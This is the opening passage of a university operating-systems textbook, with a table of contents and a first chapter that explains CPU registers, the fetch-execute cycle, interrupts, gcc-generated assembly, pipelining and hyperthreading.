

# Operating Systems

*Lecture Notes, Review Questions, Problems and Lab Tutorials*

Erik Hjelmås

August 26, 2025



# Contents

<b>1</b>	<b>Introduction to Computer Architecture</b>	<b>1</b>
1.1	Architecture	1
1.1.1	Register	3
1.1.2	ISA	3
1.1.3	How CPU works	4
1.1.4	Interrupts	5
1.2	Software	7
1.2.1	Compiling	7
1.2.2	gcc	7
1.2.3	32 vs 64 bit	8
1.2.4	Syntax	8
1.2.5	Examples	9
1.3	CPU terminology	11
1.3.1	Pipeline/Superscalar	12
1.3.2	HyperThreading/SMT	13
1.4	Cache	15
1.4.1	Why cache?	16
1.4.2	Write Policy	17
1.5	Review questions and problems	21
1.6	Lab tutorials	22

---

<b>2</b>	<b>Operating Systems and Processes</b>	<b>26</b>
2.1	Introduction . . . . .	26
2.1.1	Def . . . . .	26
2.2	Design goals . . . . .	27
2.3	History . . . . .	27
2.3.1	Unix/Linux . . . . .	27
2.3.2	Windows . . . . .	28
2.4	Processes . . . . .	28
2.4.1	Process . . . . .	28
2.4.2	Creation . . . . .	28
2.4.3	States . . . . .	28
2.4.4	List, PCB . . . . .	28
2.4.5	Process characteristics . . . . .	29
2.5	Review questions and problems . . . . .	30
2.6	Lab tutorials . . . . .	31
<b>3</b>	<b>System Calls</b>	<b>32</b>
3.1	System Calls . . . . .	32
3.1.1	fork() . . . . .	32
3.1.2	wait() . . . . .	33
3.1.3	exec() . . . . .	33
3.1.4	Why???. . . . .	33
3.1.5	Signals . . . . .	34
3.2	Process execution . . . . .	34
3.2.1	Direct execution . . . . .	34
3.2.2	Restricted operation . . . . .	34
3.2.3	Timer interrupt . . . . .	35
3.3	Review questions and problems . . . . .	37
3.4	Lab tutorials . . . . .	39

---

<b>4</b>	<b>Scheduling</b>	<b>40</b>
4.1	Turnaround time	40
4.1.1	FIFO	40
4.1.2	SJF	41
4.1.3	STCF	42
4.2	Response time	42
4.2.1	Round Robin	43
4.2.2	Overlap	44
4.3	MLFQ	44
4.3.1	Basics	44
4.3.2	Priority	44
4.3.3	Boost	45
4.4	Fair Share	45
4.4.1	Lottery	45
4.5	Multiprocessor	45
4.5.1	Affinity	46
4.5.2	Gang Scheduling	46
4.5.3	Pcores and Ecores	46
4.6	Review questions and problems	48
4.7	Lab tutorials	50
<b>5</b>	<b>Address Spaces and Address Translation</b>	<b>52</b>
5.1	Address space	52
5.2	Memory: API	53
5.3	Address Translation	55
5.4	Segmentation	55
5.5	Free Space Mgmt	55
5.6	Paging	57
5.7	Review questions and problems	62
5.8	Lab tutorials	64

---

<b>6</b>	<b>Memory Management</b>	<b>65</b>
6.1	Faster Translations	65
6.1.1	TLB	65
6.1.2	ASID	67
6.2	Smaller Page Tables	67
6.2.1	Multi-level PT	67
6.2.2	Inverted PT	69
6.3	Memory Management	69
6.3.1	Swap Space	69
6.3.2	Page Fault	69
6.4	Page Replacement Policies	71
6.4.1	Policies	72
6.4.2	Workloads	72
6.4.3	Terminology	72
6.5	Linux	72
6.6	Review questions and problems	74
6.7	Lab tutorials	76
<b>7</b>	<b>Threads and Locks</b>	<b>77</b>
7.1	Introduction	77
7.1.1	pthread	78
7.1.2	sharing data	78
7.2	Thread API	79
7.3	Locks	79
7.3.1	Test-and-set	80
7.3.2	Compare-and-swap	80
7.3.3	Spin or switch?	81
7.4	Deadlock	81
7.5	Review questions and problems	83
7.6	Lab tutorials	84

---

<b>8</b>	<b>Condition Variables and Semaphores</b>	<b>85</b>
8.1	Condition Variables . . . . .	85
8.1.1	ProducerConsumer . . . . .	85
8.2	Semaphore . . . . .	87
8.2.1	Binary . . . . .	88
8.2.2	Ordering . . . . .	88
8.2.3	ProducerConsumer . . . . .	88
8.2.4	ReaderWriter . . . . .	89
8.2.5	Dining Philosophers . . . . .	89
8.3	Barrier . . . . .	89
8.4	Monitor . . . . .	89
8.5	Deadlock . . . . .	90
8.6	Review questions and problems . . . . .	91
8.7	Lab tutorials . . . . .	93
<b>9</b>	<b>Input/Output and RAID</b>	<b>94</b>
9.1	Input/Output . . . . .	94
9.1.1	Three ways of I/O . . . . .	95
9.1.2	Addressing . . . . .	95
9.1.3	I/O Stack . . . . .	96
9.2	Storage . . . . .	96
9.2.1	HDD . . . . .	96
9.2.2	SSD . . . . .	97
9.2.3	RAID . . . . .	100
9.2.4	Testing . . . . .	100
9.3	Review questions and problems . . . . .	102
9.4	Lab tutorials . . . . .	103

---

<b>10 File Systems</b>	<b>104</b>
10.1 Files and Directories	104
10.1.1 API	104
10.1.2 File descriptors	105
10.1.3 Sync	105
10.1.4 Metadata	105
10.1.5 Directories	105
10.1.6 Links	106
10.1.7 Access control	107
10.1.8 mkfs/mount	107
10.2 Implementation	107
10.2.1 A File System	107
10.2.2 Addresses	108
10.2.3 Directories	109
10.2.4 Access path	109
10.2.5 Caching	109
10.3 Crash Management	110
10.3.1 FSCK	111
10.3.2 Journalling	111
10.4 Review questions and problems	112
10.5 Lab tutorials	113
<b>11 Virtualization and Containers</b>	<b>114</b>
11.1 How much OS?	114
11.2 Intro Virtual Machines	115
11.2.1 Requirements	115
11.3 Hypervisors	116
11.4 CPU	116
11.4.1 Binary translation	117
11.4.2 Paravirtualization	117
11.4.3 HW virtualization	117

---

11.5	Memory	118
11.5.1	Shadow page tables	120
11.5.2	Nested page tables	121
11.6	Containers	124
11.6.1	Installing Docker	125
11.6.2	Cgroups	126
11.6.3	Kernel namespaces	126
11.6.4	CoW & Union mounts	127
11.6.5	Container security	128
11.6.6	Tutorial: Creating an image and a container	129
11.7	Review questions and problems	131
11.8	Lab tutorials	132
<b>12</b>	<b>Operating System Security</b>	<b>133</b>
12.1	Introduction	133
12.1.1	Goals	133
12.1.2	Principles	134
12.2	Access Control	134
12.2.1	Reference monitor	134
12.2.2	Capability/ACL	135
12.2.3	MAC/DAC	139
12.2.4	Windows operation	141
12.2.5	Linux operation	142
12.3	Memory Protection	143
12.3.1	Buffer Overflow	143
12.3.2	Return-to-libc	147
12.4	Review questions and problems	151
12.5	Lab tutorials	153
	<b>Bibliography</b>	<b>154</b>




# Chapter 1

## Introduction to Computer Architecture

### 1.1 Architecture

CPU, Memory, I/O



A computer architecture is composed of a CPU (with Control Unit (CU), Arithmetic Logic Unit (ALU) and registers), memory and I/O. It can be classified as either a *von*

*Neumann architecture* if data and instructions share communication lines (buses) and memory, or a *Harvard/modified Harvard architecture* if the communication lines (buses) are separate for data and instructions. The CPU also has a clock (not in the figure) that generates pulses typically every nanosecond (ns) or so, and this is what makes the CPU actually "do stuff". A CPU does things typically every nanosecond (ns), which means it does a billion (a thousand million) things every second.

**CPU** Central Processing Unit - The main processor. This is the computer's "brain", and is the hardware component responsible for executing machine instructions.

**MMU** Memory Management Unit - A key component that allows each running program get its own memory area. We will take a closer look at this in chapter 6.

**CU** Control Unit - controls the data flow and does all the preparations necessary for the ALU to execute instructions.

**ALU** Arithmetic Logic Unit - executes arithmetic or logical instructions on binary numbers.

**Registers** The smallest and fastest storage in the computer (typically 8 to 64 bits are stored here).

**AX, BX, CX, DX, SP, BP, SI, DI** Data registers - stores variables, arguments, return values, etc.).

**IP/PC (Instruction Pointer/Program Counter)** contains the address to the next instruction to be loaded from memory and executed.

**IR (Instruction Register)** contains the instruction that will be executed by the ALU.

**SP (Stack Pointer)** contains the address to the top of the stack.

**BP (Base Pointer/Frame Pointer)** contains the address to the bottom of the current stack frame (the stack is divided into stack frames, a stack frame is created when you execute a function call, and it is deleted when you return from function).


**FLAG/PSW (Flag Register/Program Status Word)** contains control/status information. Two examples: 1. one bit contains the result from a comparison instruction ("were the contents of two registers equal or not?") if such an instruction have just been executed by the ALU, 2. two different bits indicates if the running program is running in user mode or kernel mode).

**Memory/RAM** Random Access Memory - The main memory of the computer. Programs are loaded into memory, and they contain *instructions* and *data*. Everything is stored as bits (a bit is zero or one) in memory, and eight bits is called a Byte. A Byte is the smallest piece we can load from memory: *every address into memory goes to a Byte, NOT a bit*.

**I/O-devices** I/O devices are connected to the computer's central bus, and are used by the CPU to get information out and in of the computer. These devices normally consist of a separate "small computer" which is called a controller that has a processor, some memory, some software (firmware) and some interfaces (its own registers that the CPU can write to or read from). An example of a I/O device is the hard drive (in your laptop today this is probably a SSD, a Solid State Drive) which has a controller the CPU can "talk to", and it has an actual storage device behind the controller.

### 1.1.1 Register

#### Registers



A register can be used in 8-bit, 16-bit, 32-bit or 64-bit version. If you see a register starting with *r* you know it's the 64-bit version (e.g. *rax*, *rip*, *rsp*), if it starts with *e* it's the 32-bit version (e.g. *eax*, *eip*, *esp*). We rarely see the 16-bit or 8-bit versions today.

### 1.1.2 ISA

#### Instruction Set Architecture

- Elec. Engineer: Microarchitecture
- Comp. Scientist: Instruction Set Architecture (ISA):
  - native data types and *instructions*

- *registers*
- addressing mode
- memory architecture
- interrupt and exception handling
- external I/O

Each Instruction Set Architecture (ISA) aka Computer Architecture has a specific set of instructions it can execute. The instruction set, which differs between the various architectures e.g. Intel/AMD X86 which we will use, Arm (which is in the mobile phones and the tablets) and Sun SPARC which was a hit on powerful workstations many years ago. The instruction set is what we as computer scientists are interested in the computer architecture, i.e. what we can use directly to program on lowest possible level. Usually we use the symbolic representation of the machine instructions themselves: assembly code.

While we as computer scientists usually do not care about lower levels than the instruction set, electrical engineers are concerned with *the micro-architecture* ("the layers below") which is how the instructions are actually supposed to be implemented in electronic components on the CPU.

**Regular instructions** The most common instructions we will see:

- **Move/Copy data** `mov`
- **Math functions** `add`, `sub`
- **Function related** `call`, `ret`
- **Jumping** `jmp`, `je` (jump if equal), `jne` (jump if not equal)
- **Comparing** `cmp`
- **Stack** `push`, `pop`

### 1.1.3 How CPU works

Based on what we know so far, we can imagine that what the CPU does corresponds to approximately to the following pseudocode:

## CPU Workflow

```

while(not HALT) { # while powered on
  IR=Program[PC]; # fetch instruction pointed to by PC to IR
  PC++;          # increment PC (program counter aka IP)
  execute(IR);  # execute instruction in IR
}

```

This is the instruction cycle aka *fetch, (decode,) execute* cycle.

### 1.1.4 Interrupts

#### CPU Workflow - With interrupts

```

while(not HALT) {
  IR = mem[PC]; # IR = Instruction Register
  PC++;        # PC = Program Counter (register)
  execute(IR);
  if(IRQ) {    # IRQ = Interrupt ReQuest
    savePC();
    loadPC(IRQ); # Hopper til Interrupt-routine
  }
}


```

The missing piece of the puzzle so far, is Input/Output (I/O): what happens when we press a key on a keyboard? Between every instruction the CPU executes it will check if any I/O has happened (e.g. a keystroke has happened, or a network packet has arrived from the network interface card). I/O devices will generate an *interrupt* when they want the attention of the CPU. If the CPU discover that an interrupt has arrived it will stop what it is doing and execute a specific piece of code (by code we mean a collection of machine instructions) to handle that interrupt. The code to handle a keystroke will be different from the code that handles the arrival of a network packet. Interrupts from I/O-devices can happen at any time, so they are called asynchronous interrupts. There is also a class of synchronous interrupts consisting of software interrupts/system calls and exceptions which we will learn about in chapter 3.

**Registers vs Physical Memory (RAM)** Register contents *belong to the current running program* and the operating system

There can be *several programs loaded in memory* (this is called multiprogramming), but only one loaded on each CPU core (two can be loaded if Hyperthreading/SMT exists)

## A Program in Memory



The basic layout of a program that is loaded (from disk) into memory is

**Text** This is the actual program, the machine instructions, it is called Text because it is the "Program Text".

**Data/Heap** This area grows upwards and is really split into Data, BSS (Block Started by Symbol) and Heap, but we refer to it only as Data/Heap since different people and text books sometimes refer to it with just Data or just Heap. This area contains the *global variables*, *local static variables* (e.g. when you say `static int i;`) and *dynamically allocated variables* (e.g. when you use `malloc` or `calloc`)


**Libraries** Most programs reuse code from libraries. On Linux all program at least load the library called `libc` here. When we say "load the library" we actually mean "point to the library" because all the programs would share this library in memory to save space (all programs having identical copies of a library is something the operating system and software try to avoid).

**Stack** Sometimes called the call stack or user space stack since the operating system also maintains a kernel stack for each program. This area grows downwards. A stack is a data structure that you can think of as a bucket: the last item you put on the stack will always be the item on top. The stack is divided into *stack frames*. The value in the base pointer register (EBP/RBP) always points to the bottom of the topmost stack frame while the stack pointer register (ESP/RSP) always points to the top of the stack (and thereby the top of the topmost stack frame). Whenever your code enters a function a new stack frame is created, and when it leaves that function the stack frame is destroyed. The stack is where *local automatic variables*, *return addresses* and sometimes *function arguments* are stored.

## 1.2 Software

### 1.2.1 Compiling

Think of the "abstraction levels" in a computer as the following (the key here is the shift between programming languages created for humans and assembly/machine code created for computers):



### 1.2.2 gcc

gcc is our compiler and will output assembly code with the -S option:

#### GNU Compiler Collection: gcc

```

gcc -S tmp.c      # from C to assembly
nano tmp.s       # edit it
gcc -o tmp tmp.s # from assembly to machine code
./tmp            # run machine code

# we do not need lines starting with .cfi
gcc -S -o - tmp.c | grep -v .cfi > tmp.s
# or avoid .cfi-lines in the first place
gcc -fno-asynchronous-unwind-tables -S tmp.c

```

(CFI is short for Call Frame Information and is something we do not need in our context.)

### 1.2.3 32 vs 64 bit

**32 vs 64 bit code** Same C-code, different assembly and machine code

```
gcc -S asm-0.c      # 64-bit since my OS is 64-bit
grep push asm-0.s  # print lines containing "push"
gcc -S -m32 asm-0.c # 32-bit code
grep push asm-0.s  # print lines containing "push"
```

Difference in instructions (q (quadword) suffix for 64-bit, l (long) suffix for 32-bit) and registers (rbp for 64-bit, ebp for 32-bit).

### 1.2.4 Syntax

```
.file "asm-0.c" # DIRECTIVES
.text
.globl main
main: # LABEL
push rbp # INSTRUCTIONS
mov rsp, rbp
mov 0, eax
ret
```

Directives start with a dot (.) and labels end with colon(:).

Assembly code is translated into machine code by a program called an assembler. We will use GNU assembler (GAS) which is what we use when we use gcc. Assembly code consists of instructions (mapped one-to-one into machine instruction) and directives which are information to the assembler. In addition, labels are also used to refer to specific parts of the code, e.g. where to jump in the code if the next instruction should not be executed.

Line by line this assembly code means:

**.file "asm-0.c"** meta information that says which source code is the origin of this code

**.text** states that the following is the program code (the "program text")

**.globl main** says that main should be global in scope (visible to other code that is not in this particular file, i.e. code that is linked in, shared libraries etc.)

**main:** a label, it is common to call the main function (the start of the program) in a program for main

**push rbp** puts the base pointer (aka frame pointer) on the stack

**mov rsp, rbp** sets base pointer (register rbp) equal to stack pointer (register rsp)

**mov 0, eax** sets a "general purpose register" eax to be 0, it is common to put the return value of a program in the eax register

**ret** if there is a instruction pointer/program counter (IP/PC) previously saved on the stack, put this back into the IP/PC-register if this exists so that the function that called me can pick up where it left off

**GNU/GAS/AT&T Syntax** [http://en.wikibooks.org/wiki/X86\\_Assembly/GAS\\_Syntax](http://en.wikibooks.org/wiki/X86_Assembly/GAS_Syntax)

**instruction/opcode** is called a mnemonic

**mnemonic suffix** b (byte), w (word), l (long), q (quadword)

**operand** is an argument

**operand prefix** % is a register, \$ is a constant (a number)

**address calculation** `movl -4(%ebp), %eax`  
"load what is located in address(`ebp - 4`) into `eax`"

*Our goal is not to learn all the details so we can write assembly code, but we should know the basics so we can read and understand simple assembly code.*

A mnemonic corresponds to a machine code opcode. That is, it is called a mnemonic because it is just a short name that is used instead of having to remember the actual numerical one machine code opcode'n.

**Overview of X86 assembly** [http://en.wikipedia.org/wiki/X86\\_instruction\\_listings](http://en.wikipedia.org/wiki/X86_instruction_listings)

## 1.2.5 Examples

Let's learn assembly by examples. You find all these files in the [iikos-files git-repository](#).

Remember we generate assembly code with the command

```
gcc -S -fno-asynchronous-unwind-tables asm-0.c
```

This will output a file `asm-0.s` which we can view with

```
cat asm-0.s
```

DEMO `asm-0.c` We have seen this already

DEMO `asm-1.c` An extra line of code because 0 is written to the stack (because we are using a local variable), and then is copied from the stack to the register (NOTE: suddenly two writes to memory, and that is much (i.e. at least 10x) slower than writing to a register)

Note: *parentheses around a register means that we are accessing memory at the address which is stored in the register.*

We can view the differences between two files with

```
diff asm-0.s asm-1.s
```

DEMO `asm-2.c` Local and global variables, note that a directive `.data` (or `.bss`) has appeared. Data is the area where global variables that have an initial value are stored. These values must be stored in the program file. BSS is the area where global variables with no initial value are stored. It is enough to only have the size of these variables in the program file, since they should not have a value. In other words: try to change the line `int j=1;` to `int j=1,x;` and recompile to assembly code to see that a `.bss` directive have appeared.

Note that the global variable `j` is used to address with starting point in the instruction pointer `rip`. This is a case of PC-relative addressing (from [Introduction to x64 Assembly](#)):

RIP-relative addressing: this is new for x64 and allows accessing data tables and such in the code relative to the current instruction pointer, making position independent code easier to implement.

See also [PC-relative](#) if you are interested in learning the details. We will not focus on PC-relative addressing in this course, but we have to mention it here since it shows up in our code.

Notice also the `add` instruction.

DEMO: `asm-3-stack.c` Here we have a function `add()` and we see in the assembly code that this turns into a label we can jump to, and this is what we do with the `call` instruction. The arguments are passed to the function using the registers `esi` and `edi`. Try to compile the code into a 32-bit version:

```
gcc -S -fno-asynchronous-unwind-tables -m32 asm-3-stack.c
```

We see that in the 32-bit version, the arguments are pushed onto the stack instead of being sent to the function using registers. Actually 64-bit code also makes use of the stack for passing arguments to functions, but only if there are more than six arguments passed to the function (argument seven and higher will be pushed on the stack).

The area of the stack that a function uses is called a *stack frame*, and consists of the area that is between the base pointer and the stack pointer. When a function is called, the base pointer is stored away on the stack and the base pointer is set equal to the stack pointer, thus we have started a new stack frame, and we can go back to the previous stack frame when the function is finished. This is why you see this code at the beginning of every function (including main):

```
pushq %rbp      # store base pointer on the stack
movq  %rsp, %rbp # set base pointer to the value of stack pointer
```

Of course, these simple programs can be optimized to use much less instruction to perform their jobs. We can ask the compiler to optimize with the `-O` option (can also use different levels of optimization, but we will not get into that):

```
gcc -S -fno-asynchronous-unwind-tables -O asm-3-stack.c
cat asm-3-stack.c
```

**Why Learn Assembly** From Carter (2006) *PC Assembly Language*, page 18:

- Assembly code *can be faster* and smaller than compiler generated code
- Assembly allows access to *direct hardware features*
- Deeper understanding of *how computers work*
- Understand better how *compilers* and high level languages like C work

For example, game programmers will want to take full advantage of hardware features, while security analysts want to use assembly for efficient implementation of low-level cryptography operations where there is often talk about moving bits in a register as part of an algorithm.

## 1.3 CPU terminology


### Important Concepts

- *Clock speed/rate*
- *Pipeline, Superscalar*
- Machine instructions into *Micro operations* ( $\mu\text{ops}$ )
- *Out-of-Order* execution

The execution of everything that happens in a computer is based on a clock cycle, i.e. if we have a clock speed of 1GHz, that means there will be a billion pulses (generated by an oscillator) every second, and each such pulse pushes the execution of the instructions a step further. To simplify a bit, we consider the CPU able to execute one instruction for each pulse (clock period), that is it takes a nanosecond (one billionth of a second) to execute one instruction (this is not entirely precise since a superscalar CPU can execute several microinstructions each clock period).

### 1.3.1 Pipeline/Superscalar

#### Pipelined and Superscalar CPU



(From Tanenbaum "Modern Operating Systems, 2nd ed")

The execution of an instruction takes place in several steps, which we call micro operations. For example, it will add two numbers that lie in each its register could be broken up into at least the following steps:

1. (fetch) Fetch the instruction from memory
2. (decode) Decode it, what instruction is this?
3. (decode) Place numbers to be added in the correct registers
4. (execute) Add the numbers
5. (execute) Store the result in a register

In order for the CPU to work as efficiently as possible, one therefore creates separated units in which each of these microoperations is performed, and then we let the instructions pass these units one by one, as if on an assembly line. Such an organization of CPU is called a "pipeline", and is illustrated in part (a) of the figure above.

To make the CPU even more efficient, one can duplicate parts of the pipeline to process more than one instruction at a time. For example, you can make two pipelines that retrieve instructions from RAM and decode them, and you can create more units that can execute the instructions (execution units), so that several instructions can be executed

in parallel. This is what we call a *super scalar* architecture, which is illustrated in part (b) of the figure above.

Modern processors that are in computers today are commonly super-scalar CPUs, and the execution units in these CPUs are often very specialized (some can work with integers, others floating-point numbers, and others are perhaps more general), and then the control logic of the CPU will make sure that right instruction goes to the correct execution unit. A super-scalar CPU can also execute instructions in a different order (*out-of-order execution*) than the programmer wrote them if the control logic detects that an execution unit is free and there is an instruction to be executed a little later that can be executed there. The control logic tries to keep the most of the execution units in the architecture occupied at all times.


Modern processors also perform *speculative execution*, i.e. they try to guess what will be the outcome of branch instructions (e.g. a jump instruction) and then reverse if it went wrong. Both out-of-order execution and speculative execution are done to get improved performance. Speculative execution received a lot of attention in 2018 due to the vulnerabilities [Spectre and Meltdown](#).

Simplest version of speculative execution is basic branch prediction where the CPU tries to guess to outcome of a jump instruction. When the CPU has fetched a jump instruction, instead of waiting for the condition (which decides if we should jump to another location in the code or continue on the next line) to be computed it guesses what the result will be based on previous jumps and starts fetching this instruction. When the condition has been computed, the CPU checks if the guess was correct and execution can continue as normal or if the CPU was wrong and have to backtrack and load the other instruction. demo:

```
g++ -o bp bp.cpp
./bp
# uncomment std::sort(data, data + arraySize);
g++ -o bp bp.cpp
./bp
```

### 1.3.2 HyperThreading/SMT

#### Hyperthreading/SMT



(The four different colors in the boxes mean instructions from four different programs)

An extension of the super-scalar architecture is Simultaneous multithreading (SMT), or Hyper-Threading (HT) which is the name Intel uses. To increase the chances to keep all units of the CPU occupied at all times it is possible to expand a CPU core to hold two processes simultaneously (by having double sets of all registers the programs use (including SP, BP, IP etc.)). Then the CPU can at any time pick instructions from these two programs, depending on which execution units that are free at all times. A CPU with SMT/HT will appear like more than one processor for the operating system (two CPUs in the case of Intel's Hyperthreading which we will use). The concept of hyperthreading is also called "Virtual Cores" in some documents. The name there indicates that *with SMT/Hyperthreading it will look like your computer has twice (or more in some rare implementations) as many CPU cores compared to how many there are in reality.*

Example:

[Intel Core i7 2640M](#) is a CPU with two CPU cores, but since it supports hyperthreading it will appear to the operating system as four CPU cores (demo from the Linux command line):

```
$ cat /proc/cpuinfo
processor       : 0
vendor_id     : GenuineIntel
model name    : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
...
```

```

processor      : 1
vendor_id     : GenuineIntel
model name    : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
...
processor      : 2
vendor_id     : GenuineIntel
model name    : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
...
processor      : 3
vendor_id     : GenuineIntel
model name    : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
...

```

Demo

```

time ./regn-5.bash
time ./regn.bash 2
time ./regn.bash 4
time ./regn.bash 6
time ./regn.bash 8

```

## 1.4 Cache

Compared to the speed a CPU can read a register, RAM is incredibly slow. To avoid part of the waiting time you get when you try to read/write to RAM, the hardware will try to go to RAM only when it really has to. It can do this by two means:

